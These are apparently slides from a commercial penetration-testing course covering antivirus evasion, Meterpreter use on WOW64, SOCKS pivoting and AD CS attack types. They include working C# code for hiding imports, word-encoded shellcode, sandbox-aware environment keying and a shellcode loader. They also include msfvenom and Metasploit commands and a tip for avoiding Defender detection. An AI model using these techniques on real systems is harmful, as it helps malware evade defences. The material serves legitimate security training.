```

# Defense Evasion: AV Evasion

---

## AV Evasion - 101

Static Engine	Evasion Techniques
<ul style="list-style-type: none"><li>Performs a comparison of files \ strings \ hashes \ IPs \ domains against a database of signatures to determine whether malicious.</li></ul> <p><b>Drawbacks:</b></p> <ul style="list-style-type: none"><li>Once we understand the signature, easy to break using customization.</li></ul>	<ul style="list-style-type: none"><li>String <b>obfuscation</b></li><li>Hiding IAT</li><li>Shellcode encoding &amp; <b>encryption</b></li><li>Code signing &amp; spoofed metadata</li><li>Inflated files</li><li>Unfamiliar languages</li></ul>

# Defense Evasion: AV Evasion

## Hiding Imports

As shown in Figure 5, capa also extracts the two API calls `kernel32.GetConsoleWindow` and `user32.ShowWindow`. These are native Windows API functions called from the backdoor's managed code using a technology called [Platform Invoke \(P/Invoke\)](#). The .NET `ImplMap` metadata table describes the native functions that can be called from managed code using P/Invoke. Each table entry maps a managed method (`MemberForwarded`) to a native function. The native function can be executed by calling its `MemberForwarded` method and P/Invoke handles the details.

capa reads the `ImplMap` table to chain `MemberForwarded` methods to their native functions. This enables detecting native capabilities implemented in managed code. So, here we can rely on an [existing rule to detect window hiding](#) via native Windows functions. Figure 6 shows the capa match for our example code.

Source: <https://www.mandiant.com/resources/blog/capa-v4-casting-wider-net>




Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All Rights Reserved.

# Defense Evasion: AV Evasion

## Hiding Imports



```
[DllImport("kernel32.dll")]
public static extern IntPtr OpenProcess( uint processAccess, bool bInheritHandle, uint processId);

[DllImport("kernel32.dll")]
Public static extern IntPtr VirtualAllocEx(IntPtr procHandle, IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);

[DllImport("kernel32.dll")]
public static extern bool WriteProcessMemory(IntPtr procHandle, IntPtr lpBaseAddress, byte[] lpBuffer, Int32 nSize, out IntPtr lpNumberOfBytesWritten);

[DllImport("kernel32.dll")]
static extern IntPtr CreateRemoteThread(IntPtr procHandle, IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress,
IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
```

# Defense Evasion: AV Evasion

## Hiding Imports

- Let's hide `OpenProcess` from `ImplMap` table
- `Marshal.GetDelegateForFunctionPointer` - Converts an unmanaged function pointer to a **delegate**.
- Dynamically resolve functions
  - `lib = LoadLibrary("kernel32.dll")`
  - `GetProcAddress(lib, "OpenProcess")`




Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

# Defense Evasion: AV Evasion

## Hiding Imports



```
private delegate IntPtr SunnyDay(uint processAccess, bool bInheritHandle, uint processId);

void Main()
{
    IntPtr lib = LoadLibrary("kernel32.dll");
    IntPtr addrOpenProc = GetProcAddress(lib, "OpenProcess");
    SunnyDay delOpenProc = (SunnyDay)Marshal.GetDelegateForFunctionPointer(addrOpenProc, typeof(SunnyDay));
    IntPtr hProcess = delOpenProc(0x001F0FFF, false, (uint)pid);
}
```

```
[DllImport("kernel32.dll")]
public static extern IntPtr OpenProcess( uint processAccess, bool bInheritHandle, uint processId);
```

# Defense Evasion: AV Evasion

---

## Hiding Imports

- Hard-coded strings could be an indicator
- What about the shellcode itself?
- Do we encrypt or obfuscate?



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Defense Evasion: AV Evasion

## Entropy

- Measure of randomness
  - Encrypted shellcode → More random → Higher entropy
  - Used by AV as a static indicator
  - Packed malware  $\geq 7$  [ sigcheck.exe -h -a malware.exe ]

File	: notepad.exe	File	: d61af007f6c792b8fb6c677143b7d0e25
MD5 hash	: a443dc974b8f7b7c84bca6ee69860626	MD5 hash	: 628e4a77536859ffc2853005924db2ef
SHA256 hash	: 85ea300997c748dbfa656454b858ae4e5	SHA256 hash	: d61af007f6c792b8fb6c677143b7d0e25
Architecture	: x64_86	Architecture	: x86
Timestamp	: 1988-05-21 14:54:51	Timestamp	: 2022-06-27 15:55:54
Total Entropy	: 6.559304821665698	Total Entropy	: 7.285757402117782
Size	: 348.2 KB	Size	: 165.9 KB

# Defense Evasion: AV Evasion

## Obfuscation

```
$ gzip -v aes.exe -c > /dev/null  
aes.exe:      18.4% -- replaced with stdout
```

```
$ gzip -v aes-plus-words.exe -c > /dev/null  
aes-plus-words.exe:    97.8% -- replaced with stdout
```

### Translation Table

1

```
byte[] rand_words = new byte[256] {"istanbul", "crude", "immunology" . . . . . , "sega" };
```

### Input Word = AIH

```
byte[] word = {"A", "I", "H"};
```

2

```
ord('A') = 75  
ord('I') = 73  
ord('H') = 72
```

```
byte[] clean_word = {"75", "73", "72"};
```

```
byte[] obfuscated_word = {rand_words[75], rand_words[73], rand_words[72]};
```

3

```
byte[] obfuscated_word = {"burst", "favour", "frankfurt"};
```

Reference

<https://redsiege.com/wp-content/uploads/2022/10/2022-WWHF-MIKE-SAUNDERS-ROLLFORSTEALH.pdf>

# Defense Evasion: AV Evasion

---

## Obfuscation

- String obfuscation with [hardwaterhacker/jargon](#)

### OpenProcess

```
string[] w1 = { "favour", "bouquet", "translator", "wagon", "lone", "continent", "fabrics", "stockholm", "translator", "gage", "gage" };
```

### VirtualAllocEx

```
string[] w2 = { "lightbox", "continent", "subtle", "sail", "constraint", "terminology", "ultram", "highway", "ultram", "ultram", "morrison",  
"advancement", "controversy", "organisms" };
```

### WriteProcessMemory

```
string[] w3 = { "chancellor", "liechtenstein", "mug", "optimum", "challenged", "shepherd", "liechtenstein", "reductions", "zoloft",  
"challenged", "roland", "roland", "interventions", "challenged", "brave", "reductions", "liechtenstein", "mediawiki" };
```

### CreateRemoteThread

```
string[] w4 = { "reductions", "poison", "optimum", "encourages", "allah", "optimum", "bent", "optimum", "theta", "hl", "allah", "optimum",  
"antibodies", "conceptual", "poison", "optimum", "encourages", "mating" };
```

# Defense Evasion: AV Evasion

---

## Obfuscation

- Shellcode obfuscation with [hardwaterhacker/jargon](#)

```
// msfvenom -p windows/x64/exec CMD=notepad.exe -f raw -o msf_notepad.bin  
byte[] shellcode = {0xfc,0x48,0x83,0xe4,0xf0,0xe8, . . . . .}
```

```
// python jargon.py -d dict.txt -f msf_notepad.bin  
  
byte[] translated_shellcode = {  
    "bent", "morrison", "urge", "sufficiently", "thorough", "qui", "compute", "halifax", "halifax", "hygiene", "Im", "hygiene", "indices", "outlets", "I  
m", "firmware", "morrison", "burst", "quilt", "pose", "morrison", "throwing", "outlets", "jets", "morrison", "throwing", "outlets", "conditional", "morrison"  
, "throwing", "outlets", "frankfurt", "morrison", "throwing", "insects", "indices", "morrison", "pod", "bool", "ultram", "ultram", "maiden", "burst", "inte  
rventions", "morrison", "burst", "compute", "canberra", "varieties", "earliest", "budapest", "daisy", "render", "frankfurt", "hygiene", "expects", "interventi  
ons", "cradle", "hygiene", "lightbox", "expects", "richards", "automobiles", "outlets", "hygiene", "Im", "morrison", "throwing", "outlets", "frankfurt", "thr  
owing", "cologne", "varieties", "morrison", "lightbox", "corpus", "throwing", "cz", "infringement", "halifax", "halifax", "halifax", "morrison", "nightmare  
", "compute", "shepherd", "crossword", "morrison", "lightbox", "corpus", "indices", "throwing", "morrison", "conditional", "istanbul", "throwing", "grou  
ndwater", "frankfurt", "telecharger", "lightbox", "corpus", "scared", "firmware", "morrison", "fares", "interventions", "hygiene", "throwing", "assembl  
ed", "infringement", " . . . . .};
```

# Defense Evasion: AV Evasion

---

## Spoofed File Attributes

- **Blank values** appear suspicious
- Modify the '**Date modified**' value
- **Blend** in with the environment
- Useful to confuse analysts

**They suspect nothing**



# Defense Evasion: AV Evasion

## AV Evasion - 101

Dynamic Engine	Evasion Techniques
<ul style="list-style-type: none"><li>Analyze the malware within a virtual environment (Sandbox analysis):<ul style="list-style-type: none"><li>API Monitoring</li><li>Network connections</li><li>Registry changes</li><li>Memory access</li><li>File creations</li></ul></li></ul>	<ul style="list-style-type: none"><li>Sandbox checks</li><li>Environmental keying</li><li>Anti-debug checks</li><li>Delayed execution</li></ul>

### Drawbacks:

- Sandbox environments have limited resources
- Temporarily suspending the malicious activity can bypass

### Reference:

<https://evasions.checkpoint.com>  
[https://0xp@t.github.io/Malware\\_development\\_part\\_2/](https://0xp@t.github.io/Malware_development_part_2/)

# Defense Evasion: AV Evasion

## Environment Keying

```
//Check if target process is running
Process[] pArray = Process.GetProcessesByName("slack");
if (pArray.Length > 0)
{
    //Execute code
}

//Check for domain name
WindowsIdentity windowsIdentity = WindowsIdentity.GetCurrent();
if (windowsIdentity.Name.IndexOf("plum.local") != -1)
{
    //Execute code
}

// Sandbox Alert! Sleep for 1h and exit!
Else
{
    System.Threading.Thread.Sleep(3600 * 1000);
    System.Environment.Exit(0);
}
```



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Defense Evasion: AV Evasion

---

## AV Evasion - 101

Heuristic Engine	Evasion Techniques
<ul style="list-style-type: none"><li>Monitors execution on the host and determines a score</li><li>Relies on pre-defined behavioral rules to detect potentially malicious processes<ul style="list-style-type: none"><li>Observe API calls and parameter values passed</li><li>Memory inspection</li></ul></li></ul> <p><b>Drawbacks:</b></p> <ul style="list-style-type: none"><li>Leads to false positives</li><li>Possible to learn how the engine works through trial and error</li></ul>	<ul style="list-style-type: none"><li><b>Avoiding RWX permissions</b></li><li>Breaking the execution chain</li><li>Stealthy shellcode execution</li><li>Execution via <u>LOLBINS</u></li><li>Blinding via <b>unhooking</b></li><li><b>Blocking network comms</b> to AV servers</li></ul>

# Defense Evasion: AV Evasion

---

## 'Stealthy' Shellcode Execution

- Hold on... let's first **combine the puzzle** pieces gathered so far:
  - Reflective C# Loader
  - Shellcode obfuscation with dictionary-based words
  - AMSI Bypass
  - Avoiding RWX permissions



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Defense Evasion: AV Evasion

## 'Stealthy' Shellcode Execution

```
byte[] clean_sh1 = TranslateBytes(translation_table, sh1);

IntPtr funcAddr = VirtualAlloc(IntPtr.Zero, (uint)clean_sh1.Length, 0x00001000, MemoryProtection.ReadWrite);

Marshal.Copy(clean_sh1, 0, (IntPtr)funcAddr, clean_sh1.Length);

VirtualProtect(funcAddr, (uint)clean_sh1.Length, MemoryProtection.ExecuteRead, out uint dwOld);

IntPtr hThread = IntPtr.Zero;
hThread = CreateThread(IntPtr.Zero, 0, funcAddr, IntPtr.Zero, 0, IntPtr.Zero);

WaitForSingleObject(hThread, 0xFFFFFFFF);
```



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

# Defense Evasion: AV Evasion

## 'Stealthy' Shellcode Execution

- Seems to work just fine 😊

The image shows a terminal window on a Kali Linux host and a Microsoft Defender Antivirus interface running on a Windows 10 VM.

In the terminal window (left), the user has run an exploit and is now in a meterpreter session:

```
kali@kali: ~ x kali@kali: ~/http_server x
msf6 exploit(multi/handler) > run
[*] Started HTTP reverse handler on http://10.0.0.6:80
[*] http://10.0.0.6:80 handling request from 10.0.0.7
[*] Meterpreter session 3 opened (10.0.0.6:80 -> 127.0.0.1:4444)
```

The meterpreter session details are highlighted:

```
meterpreter > sysinfo
Computer : WS-01
OS        : Windows 10 (10.0 Build 19045).
Architecture : x64
System Language : en_US
Domain    : LAB
Logged On Users : 7
Meterpreter : x64/windows
meterpreter >
```

On the right, the Microsoft Defender interface shows the Virus & threat protection settings. The Real-time protection section is turned on, and the Cloud-delivered protection section is also turned on.

# Defense Evasion: AV Evasion

## 'Stealthy' Shellcode Execution

- Meterpreter's `shell` command may trigger a memory scan. Why?
  - Executes `CreateProcess` in the background
  - Kernel-based logging triggers a memory scan → Shellcode gets detected
- **Tip:**
  - Migrate to `explorer.exe`
  - `explorer.exe` frequently spawns `cmd.exe`
  - **No alert raised**, since this detection rule may result in **many false positives**.




Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.



Kaboom?



Hacking Windows

## Remote Services, Pivoting and Lateral Movement



## Knowing your Environment: **WOW64**

---

- Windows 32 bit On Windows 64-bit
- x86 emulator that allows 32-bit Windows-based applications to run seamlessly on 64-bit Windows
- 32-bit processes cannot load 64-bit DLLs for execution, and 64-bit processes cannot load 32-bit DLLs for execution



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

[Further info]:  
[https://msdn.microsoft.com/en-us/library/windows/desktop/aa384249\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/aa384249(v=vs.85).aspx)

# WOW64 for Pentesters

---

- Meterpreter won't work to its full capacity:
  - ‘hashdump’ and similar commands fail

```
meterpreter > hashdump  
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
```

- The fix:
  - Migrate to a 64bit process ‘migrate <pid>’
  - Use a suitable payload i.e windows/x64/meterpreter/reverse\_tcp
  - Use a secondary metasploit exploit:

```
use windows/local/payload_inject  
set payload windows/x64/meterpreter/reverse_tcp
```




Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Pivoting and Lateral Movement

---



# Pivoting and Lateral Movement

---

- Running MSF modules over the pivot - it just works!



```
msf5 auxiliary(scanner/smb/smb_version) > run
[+] 10.0.2.220:445      - Host is running Windows 2012 R2 Standard (build:9600) (name:CERTSRV) (domain:PLUM)
[*] 10.0.2.220:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

- But what about programs that are external to MSF?
- This is where a SOCKS proxy and Proxychains come in!

Module options (auxiliary/server/socks4a):			
Name	Current Setting	Required	Description
SRVHOST	0.0.0.0	yes	The address to listen on
SRVPORT	1080	yes	The port to listen on.
Auxiliary action:			
Name	Description		
Proxy			

# Pivoting and Lateral Movement

- Setup the SOCKS Proxy in MSF:

```
msf auxiliary(smb_version) > use auxiliary/server/socks_proxy
msf auxiliary(socks_proxy) > set SRVPORT 9050
msf auxiliary(socks_proxy) > set version 4a
```

- Configure Proxchains to use the SOCKS Proxy server & port  
(/etc/proxchains4.conf)

```
socks4 127.0.0.1 9050
```

- Precede any command with ‘proxchains’ and traffic will be routed appropriately

```
proxchains nmap -Pn -sT 10.0.2.220 -p445 -nvvv
|S-chain|->-127.0.0.1:9050-<><>-10.0.2.220:445-<><>-OK
PORT      STATE SERVICE      REASON
445/tcp    open  microsoft-ds syn-ack
```



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

## Knowing your Environment: **Services**

---

- Useful services for lateral movement within a network:
  - WMI (TCP 135 > random port then selected for further comms)
  - SMB (TCP 139 / 445)
  - RDP (TCP 3389)
  - WinRM / PowerShell Remoting (TCP 5985 for HTTP & 5986 for HTTPS)



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

## Exercise 4.7



## Demo 4.7

### WOW64, Pivoting #1

- Use Kali to **gain a Meterpreter session** on the Windows 10 host 192.168.X.17, using the techniques we've discussed.
- Use this session to **identify a host** on the 10.0.2.0/24 network (hint it's not .215)
- Find the **hostname and operating system** version of the identified host.
- Using nmap, determine which ports are open on the host



Exploiting ADCS


## Attacks on Active Directory Certificate Services



# Active Directory Certificate Services (AD CS)

---

- Active Directory Certificate Services (AD CS) is a server role
  - To manage public key infrastructure (PKI).
- Is widely deployed due to its **Integration** with the Active Directory (AD).



# Glossary

---


- **CA** (Certification Authority): Responsible for issuing the certificates, (PKI) server.
- **CSRs** (Certificate Signing Request): Message sent to CA to request a signed certificate.
- **CRL** (Certificate Revocation List): A list of revoked certificates, maintained by the CA.
- **OCSP** (Online Certificate Status Protocol): Provides real-time certificate status validation by querying the CA.
- **PKI** (Public Key Infrastructure): A system to manage certificates/public key encryption.

# Glossary

---


- **Certificate Template:** “Blueprint” used by the CA to create a certificate.
- **Enterprise CA:** CA integrated with AD.
- **Digital Signature:** Used to prove that a certificate was issued by a CA.
- **CDP:** Certificate Distribution Point
- **UPN:** User Principal Name.
- **EKU (Extended / Enhanced Key Usage):** Determine certificate purpose (OIDs).

# CSR Signing Process



# Attack Vectors

---



# Misconfigured Certificate Templates

- ESC1 Template allows requesters to specify a SAN.
- ESC2 Certificate template can be used for **any purpose**.
- ESC3 Enrollment Agent enroll on behalf of **another user**.
- ESC4 Vulnerable Certificate Template Access Control.
- ESC5 Vulnerable PKI Object Access Control.
- ESC6 CA has EDIT\_ATTRIBUTESUBJECTALTNAME2 flag set.
- ESC7 Vulnerable Certificate Authority Access Control.
- ESC8 NTLM Relay to AD CS HTTP Endpoints.
- ESC9 No Security Extension.
- ESC10 Weak Certificate Mappings.
- ESC11 Relaying NTLM to ICPR.
- ESC12 Shell Access to ADCS CA.
- ESC13 Exploiting Issuance Policy with OID Group Link.



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

